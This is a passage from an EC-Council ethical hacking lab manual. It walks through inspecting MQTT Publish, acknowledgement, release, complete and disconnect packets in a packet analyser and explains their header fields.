


Figure 2.1.13: Subscribe Ack packet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.8

Analyze Publish Message Packet

26. Click on any **Publish Message** packet. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
27. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len**, **Topic Length**, **Topic**, and **Message**.

Note: After establishing a successful connection with the MQTT broker, the MQTT client can publish messages.

The headers in the Publish Message packet are given below:

- **Header Flags**: Contains information regarding the MQTT control packet type
- **DUP flag**: If the DUP flag is 0, it indicates the first attempt at sending this PUBLISH packet; if the flag is 1, it indicates a possible re-attempt at sending the message
- **QoS**: Determines the assurance level of a message
- **Retain Flag**: If the retain flag is set to 1, the server must store the message and its QoS, so it can cater to future subscriptions matching the topic
- **Topic Name**: Contains a UTF-8 string that can also include forward slashes when it needs to be hierarchically structured
- **Message**: Contains the actual data to be transmitted
- **Payload**: Contains the message that is being published

28. Publish Message can be used to obtain the message sent by the MQTT client to the broker.




Figure 2.1.14: Publish Message packet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.9

Analyze Publish Ack Packet

29. Click on any **Publish Ack** packet. In the lower section of the window, click to expand the **Transmission Control Protocol, MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
30. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len** and **Message Identifier.**

Note: A Publish Ack (PUBACK) packet is the response to a Publish Message (PUBLISH) packet.




Figure 2.1.15: Publish Ack packet

TASK 1.10

Analyze Publish Release Packet

31. Click on any **Publish Release** packet. In the lower section of the window, click to expand the **Transmission Control Protocol, MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
32. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len, Message Type, Message Identifier.**

Note: A Publish Release (PUBREL) packet is the response to a Publish Received (PUBREC) packet.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 2.1.16: Publish Release packet

TASK 1.11

Analyze Publish Complete Packet

33. Now, scroll down, look for the **Publish Complete** packet, and click on it. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

34. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len** and **Message Identifier.**

Note: The Publish Complete (PUBCOMP) packet is the response to a Publish Release (PUBREL) packet.




Figure 2.1.17: Publish Complete packet

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.12

Analyze Disconnect Req Packet

35. Scroll down, look for the **Disconnect Req** packet, and click on it. In the lower section of the window, click to expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
36. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len** and **Message Identifier**.
37. A disconnect message is the final control packet sent by the client to the broker. This indicates a clean disconnection by the client.

